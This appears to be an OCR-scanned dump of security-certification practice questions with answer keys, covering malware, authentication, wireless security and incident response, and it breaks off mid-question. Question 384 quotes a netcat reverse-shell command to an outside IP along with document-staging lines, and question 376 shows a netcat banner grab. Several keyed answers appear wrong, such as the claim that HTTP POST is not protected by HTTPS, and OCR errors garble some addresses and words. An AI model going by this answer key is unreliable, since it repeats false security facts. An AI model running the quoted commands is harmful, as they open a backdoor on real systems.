
A. The DLP system flagged the message.
B. The mail gateway prevented the message from being sent to personal email addresses.
C. The company firewall blocked the recipient’s IP address.
D. The file integrity check failed for the attached files.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 376

A security analyst is checking log files and finds the following entries:



```
C:|\>nc -vv192.160.118.13080
192.168.118.130: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.160.118.130] 80 (http) open
HEAD / HTTP/1.0
HTTP/1.1 408 Request Time-out
Date: Thu, 29 Nov 2017 07:15:37 GMT
Server: Apache/2.2.14 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=iso-8859-1

sent 16, rcvd 189: NOTSOCK
C:\>
```

Which of the following is MOST likely happening?

A. A hacker attempted to pivot using the web server interface.
B. A potential hacker could be banner grabbing to determine what architecture is being used.
C. The DNS is misconfigured for the server’s IP address.
D. A server is experiencing a DoS, and the request is timing out.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 377

After discovering the `/etc/shadow` file had been rewritten, a security administrator noticed an application insecurely creating files in `/ tmp`.

Which of the following vulnerabilities has MOST likely been exploited?

A. Privilege escalation
B. Resource exhaustion
C. Memory leak
D. Pointer dereference

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 378

A security analyst is specifying requirements for a wireless network. The analyst must explain the security features provided by various architecture choices.

Which of the following is provided by PEAP, EAP-TLS, and EAP-TTLS?

A. Key rotation
B. Mutual authentication
C. Secure hashing
D. Certificate pinning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 379

A company is planning to build an internal website that allows for access to outside contracts and partners. A majority of the content will only be available to internal employees with the option to share.

Which of the following concepts is MOST appropriate?

A. VPN
B. Proxy
C. DMZ
D. Extranet

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 380
A staff member contacts the help desk because the staff member's device is currently experiencing the following symptoms:

- Long delays when launching applications
- Timeout errors when loading some websites
- Errors when attempting to open local Word documents and photo files
- Pop-up messages in the task bar stating that antivirus is out-of-date
- VPN connection that keeps timing out, causing the device to lose connectivity Which

of the following BEST describes the root cause of these symptoms?

A. The user has disabled the antivirus software on the device, and the hostchecker for the VPN is preventing access.
B. The device is infected with crypto-malware, and the files on the device are being encrypted.
C. The proxy server for accessing websites has a rootkit installed, and this is causing connectivity issues.
D. A patch has been incorrectly applied to the device and is causing issues with the wireless adapter on the device.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 381

A small organization has implemented a rogue system detection solution. Which of the following BEST explains the organization's intent?

A. To identify weak ciphers being used on the network
B. To identify assets on the network that are subject to resource exhaustion
C. To identify end-of-life systems still in use on the network
D. To identify assets that are not authorized for use on the network

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 382
Which of the following uses tokens between the identity provider and the service provider to authenticate and authorize users to resources?

A. RADIUS
B. SSH
C. OAuth
D. MSCHAP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 383
Which of the following are considered to be "something you do"? (Choose two.)

A. Iris scan
B. Handwriting
C. CAC card
D. Gait
E. PIN
F. Fingerprint


Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 384

A security analyst believes an employee's workstation has been compromised. The analyst reviews the system logs, but does not find any attempted logins. The analyst then runs the `diff` command, comparing the C:\Windows\System32 directory and the installed cache directory. The analyst finds a series of files that look suspicious.

One of the files contains the following commands:



```
cmd /C %TEMP%\nc -e cmd.exe 34.100.43.230
copy  *.doc  >  %TEMP%\docfiles.zip
copy  *.xls  >  %TEMP%\xlsfiles.zip
copy  *.pdf  >  %TEMP%\pdffiles.zip
```

Which of the following types of malware was used?

A. Worm
B. Spyware
C. Logic bomb
D. Backdoor

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 385

Which of the following access management concepts is MOST closely associated with the use of a password or PIN??

A. Authorization

B. Authentication
C. Accounting
D. Identification

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 386
An organization employee resigns without giving adequate notice. The following day, it is determined that the employee is still in possession of several companyowned mobile devices.

Which of the following could have reduced the risk of this occurring? (Choose two.)

A. Proper offboarding procedures
B. Acceptable use policies
C. Non-disclosure agreements
D. Exit interviews
E. Background checks
F. Separation of duties

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 387
Which of the following methods is used by internal security teams to assess the security of internally developed applications?

A. Active reconnaissance
B. Pivoting
C. White box testing
D. Persistence

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 388

A company wants to implement a wireless network with the following requirements:

- All wireless users will have a unique credential.
- User certificates will not be required for authentication.
- The company's AAA infrastructure must be utilized. ▪
Local hosts should not store authentication tokens.

Which of the following should be used in the design to meet the requirements?

A. EAP-TLS
B. WPS
C. PSK
D. PEAP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 389

A technician has discovered a crypto-virus infection on a workstation that has access to sensitive remote resources.

Which of the following is the immediate NEXT step the technician should take?

A. Determine the source of the virus that has infected the workstation.
B. Sanitize the workstation's internal drive.
C. Reimage the workstation for normal operation.
D. Disable the network connections on the workstation.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 390
A user is unable to open a file that has a grayed-out icon with a lock. The user receives a pop-up message indicating that payment must be sent in Bitcoin to unlock the file. Later in the day, other users in the organization lose the ability to open files on the server.
Which of the following has MOST likely occurred? (Choose three.)

A. Crypto-malware
B. Adware
C. Botnet attack
D. Virus
E. Ransomware
F. Backdoor
G. DDoS attack

Correct Answer: ADE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 391
Which of the following types of security testing is the MOST cost-effective approach used to analyze existing code and identity areas that require patching?

A. Black box
B. Gray box
C. White box

D. Red team
E. Blue team

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 392

A company is performing an analysis of the corporate enterprise network with the intent of identifying any one system, person, function, or service that, when neutralized, will cause or cascade disproportionate damage to the company's revenue, referrals, and reputation.

Which of the following an element of the BIA that this action is addressing?


A. Identification of critical systems
B. Single point of failure
C. Value assessment
D. Risk register

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 393

An analyst generates the following color-coded table shown in the exhibit to help explain the risk of potential incidents in the company. The vertical axis indicates the likelihood of an incident, while the horizontal axis indicates the impact.



High	Yellow	Red	Pink
Medium	Green	Yellow	Red
Low	Green	Green	Yellow
	Low	Medium	High

Which of the following is this table an example of?

A. Internal threat assessment
B. Privacy impact assessment
C. Qualitative risk assessment
D. Supply chain assessment

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 394

An office recently completed digitizing all its paper records. Joe, the data custodian, has been tasked with the disposal of the paper files, which include:

- Intellectual property
- Payroll records
- Financial information
- Drug screening results

Which of the following is the BEST way to dispose of these items?

A. Schredding
B. Pulping
C. Deidentifying

D. Recycling

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 395

A security administrator is analyzing a user report in which the computer exhibits odd network-related outages. The administrator, however, does not see any suspicious processes running. A prior technician's notes indicate the machine has been remediated twice, but the system still exhibits odd behavior. Files were deleted from the system recently.

Which of the following is the MOST likely cause of this behavior?

A. Crypto-malware
B. Rootkit
C. Logic bomb
D. Session hijacking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 396

Joe, a member of the sales team, recently logged into the company servers after midnight local time to download the daily lead form before his coworkers did. Management has asked the security team to provide a method for detecting this type of behavior without impeding the access for sales employee as they travel overseas.

Which of the following would be the BEST method to achieve this objective?

A. Configure time-of-day restrictions for the sales staff.
B. Install DLP software on the devices used by sales employees.
C. Implement a filter on the mail gateway that prevents the lead form from being emailed.

D. Create an automated alert on the SIEM for anomalous sales team activity.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 397
A company utilizes 802.11 for all client connectivity within a facility. Users in one part of the building are reporting they are unable to access company resources when connected to the company SSID.

Which of the following should the security administrator use to assess connectivity?

A. Sniffer
B. Honeypot
C. Routing tables
D. Wireless scanner

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 398
Which of the following strategies helps reduce risk if a rollback is needed when upgrading a critical system platform?

A. Non-persistent configuration
B. Continuous monitoring
C. Firmware updates
D. Fault tolerance

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 399
A security administrator is creating a risk assessment with regard to how to harden internal communications in transit between servers.

Which of the following should the administrator recommend in the report?

A. Configure IPSec in transport mode.
B. Configure server-based PKI certificates.
C. Configure the GRE tunnel.
D. Configure a site-to-site tunnel.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 400
A company is executing a strategy to encrypt and sign all proprietary data in transit. The company recently deployed PKI services to support this strategy.

Which of the following protocols supports the strategy and employs certificates generated by the PKI? (Choose three.)

A. S/MIME
B. TLS
C. SFTP
D. SAML
E. SIP
F. IPSec
G. Kerberos

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 401
Joe, an employee, asks a coworker how long ago Ann started working at the help desk. The coworker expresses surprise since nobody named Ann works at the help desk. Joe mentions that Ann called several people in the customer service department to help reset their passwords over the phone due to unspecified “server issues”.

Which of the following has occurred?

A. Social engineering
B. Whaling
C. Watering hole attack
D. Password cracking

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 402
Hacktivists are most commonly motivated by:

A. curiosity
B. notoriety
C. financial gain
D. political cause

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 403
A systems administrator is configuring a new network switch for TACACS+ management and authentication.

Which of the following must be configured to provide authentication between the switch and the TACACS+ server?


A. 802.1X

B. SSH
C. Shared secret
D. SNMPv3
E. CHAP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 404
A security analyst monitors the syslog server and notices the following:



```
pinging 10.25.27.31 with 65500 bytes of data
Reply  from  10.25.27.31  bytes=65500  times<1ms  TTL=128
Reply  from  10.25.27.31  bytes=65500  times<1ms  TTL=128
Reply  from  10.25.27.31  bytes=65500  times<1ms  TTL=128
Reply  from  10.25.27.31  bytes=65500  times<1ms  TTL=128
Reply  from  10.25.27.31  bytes=65500  times<1ms  TTL=128
Reply  from  10.25.27.31  bytes=65500  times<1ms  TTL=128
```


A. Memory leak
B. Buffer overflow
C. Null pointer deference
D. Integer overflow

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 405

A security, who is analyzing the security of the company’s web server, receives the following output:



```
POST http://www.acme.com/AuthenticationServlet HTTP/1.1
Host:www.acme.com
accept: text/xml, application/xml, application.xhtml + xml
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.acme.com/index.jsp
Cookie: JSESSIONID=LvzZRJJXgwyWPWEQMhS49vtW1yJdvn78CGKp5jTvvChDyPknm4t!
Content=type:application/x-www-form-urlencoded
Content-lenghth:64

delegate_service=131&user=acme1&pass=test&submit=SUBMIT
```

Which of the following is the issue?

A. Code signing
B. Stored procedures
C. Access violations
D. Unencrypted credentials

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 406

Datacenter employees have been battling alarms in a datacenter that has been experiencing hotter than normal temperatures. The server racks are designed so all 48 rack units are in use, and servers are installed in any manner in which the technician can get them installed.

Which of the following practices would BEST alleviate the heat issues and keep costs low?

A. Utilize exhaust fans.

B. Use hot and cold aisles.
C. Airgap the racks.
D. Use a secondary AC unit.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 407

When accessing a popular website, a user receives a warming that the certificate for the website is not valid. Upon investigation, it was noted that the certificate is not revoked and the website is working fine for other users.

Which of the following is the MOST likely cause for this?

A. The certificate is corrupted on the server.
B. The certificate was deleted from the local cache.
C. The user needs to restart the machine.
D. The system date on the user's device is out of sync.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 408


A systems administrator has created network file shares for each department with associated security groups for each role within the organization.

Which of the following security concepts is the systems administrator implementing?


A. Separation of duties
B. Permission auditing
C. Least privilege
D. Standard naming conversation

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 409
A technician has installed a new AAA server, which will be used by the network team to control access to a company's routers and switches. The technician completes the configuration by adding the network team members to the NETWORK_TEAM group, and then adding the NETWORK_TEAM group to the appropriate ALLOW_ACCESS access list. Only members of the network team should have access to the company's routers and switches.




NETWORK_TEAM
Lee
Andrea
Pete



ALLOW_ACCESS
DOMAIN_USERS
AUTHENTICATED_USERS
NETWORK_TEAM

Members of the network team successfully test their ability to log on to various network devices configured to use the AAA server. Weeks later, an auditor asks to review the following access log sample:



```
5/26/2017  10:20  PERMIT:  LEE
5/27/2017  13:45  PERMIT:  ANDREA
5/27/2017  09:12  PERMIT:  LEE
5/28/2017  16:37  PERMIT:  JOHN
5/29/2017  08:53  PERMIT:  LEE
```

Which of the following should the auditor recommend based on the above information?

A. Configure the ALLOW_ACCESS group logic to use AND rather than OR.
B. Move the NETWORK_TEAM group to the top of the ALLOW_ACCESS access list.
C. Disable groups nesting for the ALLOW_ACCESS group in the AAA server.
D. Remove the DOMAIN_USERS group from ALLOW_ACCESS group.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 410
A security technician has been given the task of preserving emails that are potentially involved in a dispute between a company and a contractor.

Which of the following BEST describes this forensic concept?

A. Legal hold
B. Chain of custody
C. Order of volatility
D. Data acquisition

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 411
A company wants to ensure users are only logging into the system from their laptops when they are on site. Which of the following would assist with this?

A. Geofencing
B. Smart cards
C. Biometrics
D. Tokens

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 412
During a penetration test, the tester performs a preliminary scan for any responsive hosts. Which of the following BEST explains why the tester is doing this?

A. To determine if the network routes are improperly forwarding request packets
B. To identify the total number of hosts and determine if the network can be victimized by a DoS attack
C. To identify servers for subsequent scans and further investigation
D. To identify the unresponsive hosts and determine if those could be used as zombies in a follow-up scan.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 413
Which of the following is being used when a malicious actor searches various social media websites to find information about a company's system administrators and help desk staff?

A. Passive reconnaissance
B. Initial exploitation
C. Vulnerability scanning
D. Social engineering

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 414

Given the following requirements:

- Help to ensure non-repudiation
- Capture motion in various formats

Which of the following physical controls BEST matches the above descriptions?

A. Camera
B. Mantrap
C. Security guard
D. Motion sensor

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 415
Which of the following is a random value appended to a credential that makes the credential less susceptible to compromise when hashed?

A. Nonce
B. Salt
C. OTP
D. Block cipher
E. IV

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 416
An organization has hired a new remote workforce. Many new employees are reporting that they are unable to access the shared network resources while traveling. They need to be able to travel to and from different locations on a weekly basis. Shared offices are retained at the headquarters location. The remote

workforce will have identical file and system access requirements, and must also be able to log in to the headquarters location remotely. Which of the following BEST represent how the remote employees should have been set up initially? (Choose two.)

A. User-based access control
B. Shared accounts
C. Group-based access control
D. Mapped drives E. Individual accounts
F. Location-based policies

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 417
An organization's Chief Executive Officer (CEO) directs a newly hired computer technician to install an OS on the CEO's personal laptop. The technician performs the installation, and a software audit later in the month indicates a violation of the EULA occurred as a result. Which of the following would address this violation going forward?

A. Security configuration baseline
B. Separation of duties
C. AUP
D. NDA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 418
Which of the following attackers generally possesses minimal technical knowledge to perform advanced attacks and uses widely available tools as well as publicly available information?

A. Hacktivist

B. White hat hacker
C. Script kiddle
D. Penetration tester

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 419
A company is performing an analysis of which corporate units are most likely to cause revenue loss in the event the unit is unable to operate. Which of the following is an element of the BIA that this action is addressing?

A. Critical system inventory
B. Single point of failure
C. Continuity of operations
D. Mission-essential functions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 420
Which of the following terms BEST describes an exploitable vulnerability that exists but has not been publicly disclosed yet?

A. Design weakness
B. Zero-day
C. Logic bomb
D. Trojan

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 421

Two companies are enabling TLS on their respective email gateways to secure communications over the Internet. Which of the following cryptography concepts is being implemented?

A. Perfect forward secrecy
B. Ephemeral keys
C. Domain validation
D. Data in transit

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 422

The Chief Executive Officer (CEO) received an email from the Chief Financial Officer (CFO), asking the CEO to send financial details. The CEO thought it was strange that the CFO would ask for the financial details via email. The email address was correct in the “From” section of the email. The CEO clicked the form and sent the financial information as requested. Which of the following caused the incident?

A. Domain hijacking
B. SPF not enabled
C. MX records rerouted
D. Malicious insider

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 423

Which of the following control types would a backup of server data provide in case of a system issue?

A. Corrective
B. Deterrent
C. Preventive
D. Detective

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 424

Which of the following can occur when a scanning tool cannot authenticate to a server and has to rely on limited information obtained from service banners?

A. False positive
B. Passive reconnaissance
C. Access violation
D. Privilege escalation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 425

A systems administrator needs to integrate multiple IoT and small embedded devices into the company's wireless network securely. Which of the following should the administrator implement to ensure low-power and legacy devices can connect to the wireless network?


A. WPS
B. WPA
C. EAP-FAST

D. 802.1X

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 426
When backing up a database server to LTO tape drives, the following backup schedule is used. Backups take one hour to complete:



Sunday	(7 PM):	Full backup
Monday	(7 PM):	Incremental
Tuesday	(7 PM):	Incremental
Wednesday	(7 PM):	Differential
Thursday	(7 PM):	Incremental
Friday	(7 PM):	Incremental
Saturday	(7 PM):	Incremental

On Friday at 9:00 p.m., there is a RAID failure on the database server. The data must be restored from backup. Which of the following is the number of backup tapes that will be needed to complete this operation?

A. 1
B. 2
C. 3
D. 4
E. 6

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 427
Management wants to ensure any sensitive data on company-provided cell phones is isolated in a single location that can be remotely wiped if the phone is lost. Which of the following technologies BEST meets this need?

A. Geofencing
B. Containerization
C. Device encryption
D. Sandboxing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 428
A company is planning to utilize its legacy desktop systems by converting them into dummy terminals and moving all heavy applications and storage to a centralized server that hosts all of the company's required desktop applications. Which of the following describes the BEST deployment method to meet these requirements?

A. IaaS
B. VM sprawl
C. VDI
D. PaaS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 429
Joe, a user, reports to the help desk that he can no longer access any documents on his PC. He states that he saw a window appear on the screen earlier, but he closed it without reading it. Upon investigation, the technician sees high disk activity on Joe's PC. Which of the following types of malware is MOST likely indicated by these findings?

A. Keylogger
B. Trojan
C. Rootkit
D. Crypto-malware

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 430
A developer has incorporated routines into the source code for controlling the length of the input passed to the program. Which of the following types of vulnerabilities is the developer protecting the code against?

A. DLL injection
B. Memory leak
C. Buffer overflow
D. Pointer dereference

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 431
An application developer has neglected to include input validation checks in the design of the company's new web application. An employee discovers that repeatedly submitting large amounts of data, including custom code, to an application will allow the execution of the custom code at the administrator level. Which of the following BEST identifies this application attack?

A. Cross-site scripting
B. Clickjacking
C. Buffer overflow
D. Replay

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 432

Which of the following identity access methods creates a cookie on the first login to a central authority to allow logins to subsequent applications without re-entering credentials?

A. Multifactor authentication
B. Transitive trust
C. Federated access
D. Single sign-on

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 433

A network technician is designing a network for a small company. The network technician needs to implement an email server and web server that will be accessed by both internal employees and external customers. Which of the following would BEST secure the internal network and allow access to the needed servers?

A. Implementing a site-to-site VPN for server access.
B. Implementing a DMZ segment for the server.
C. Implementing NAT addressing for the servers.
D. Implementing a sandbox to contain the servers.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 434
When used together, which of the following qualify as two-factor authentication?

A. Password and PIN
B. Smart card and PIN
C. Proximity card and smart card
D. Fingerprint scanner and iris scanner

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 435
The Chief Information Security Officer (CISO) in a company is working to maximize protection efforts of sensitive corporate data. The CISO implements a “100% shred” policy within the organization, with the intent to destroy any documentation that is not actively in use in a way that it cannot be recovered or reassembled. Which of the following attacks is this deterrent MOST likely to mitigate?

A. Dumpster diving
B. Whaling
C. Shoulder surfing
D. Vishing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 436
A Chief Information Security Officer (CISO) has instructed the information assurance staff to act upon a fast-spreading virus.

Which of the following steps in the incident response process should be taken NEXT?

A. Identification
B. Eradication

C. Escalation
D. Containment

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 437
An organization has air gapped a critical system.

Which of the following BEST describes the type of attacks that are prevented by this security measure?
A. Attacks from another local network segment
B. Attacks exploiting USB drives and removable media
C. Attacks that spy on leaked emanations or signals
D. Attacks that involve physical intrusion or theft

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 438
An organization wants to ensure network access is granted only after a user or device has been authenticated.

Which of the following should be used to achieve this objective for both wired and wireless networks?

A. CCMP
B. PKCS#12
C. IEEE 802.1X
D. OCSP

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 439
A security administrator is investigating many recent incidents of credential theft for users accessing the company's website, despite the hosting web server requiring HTTPS for access. The server's logs show the website leverages the HTTP POST method for carrying user authentication details.

Which of the following is the MOST likely reason for compromise?

A. The HTTP POST method is not protected by HTTPS.
B. The web server is running a vulnerable SSL configuration.
C. The HTTP response is susceptible to sniffing.
D. The company doesn't support DNSSEC.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 440
An organization wants to deliver streaming audio and video from its home office to remote locations all over the world. It wants the stream to be delivered securely and protected from intercept and replay attacks.

Which of the following protocols is BEST suited for this purpose?

A. SSH
B. SIP
C. S/MIME
D. SRTP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 441

A manager makes an unannounced visit to the marketing department and performs a walk-through of the office. The manager observes unclaimed documents on printers. A closer look at these documents reveals employee names, addresses, ages, birth dates, marital/dependent statuses, and favorite ice cream flavors. The manager brings this to the attention of the marketing department head. The manager believes this information to be PII, but the marketing head does not agree. Having reached a stalemate, which of the following is the MOST appropriate action to take NEXT?

A. Elevate to the Chief Executive Officer (CEO) for redress; change from the top down usually succeeds.
B. Find the privacy officer in the organization and let the officer act as the arbiter.
C. Notify employees whose names are on these files that their personal information is being compromised.
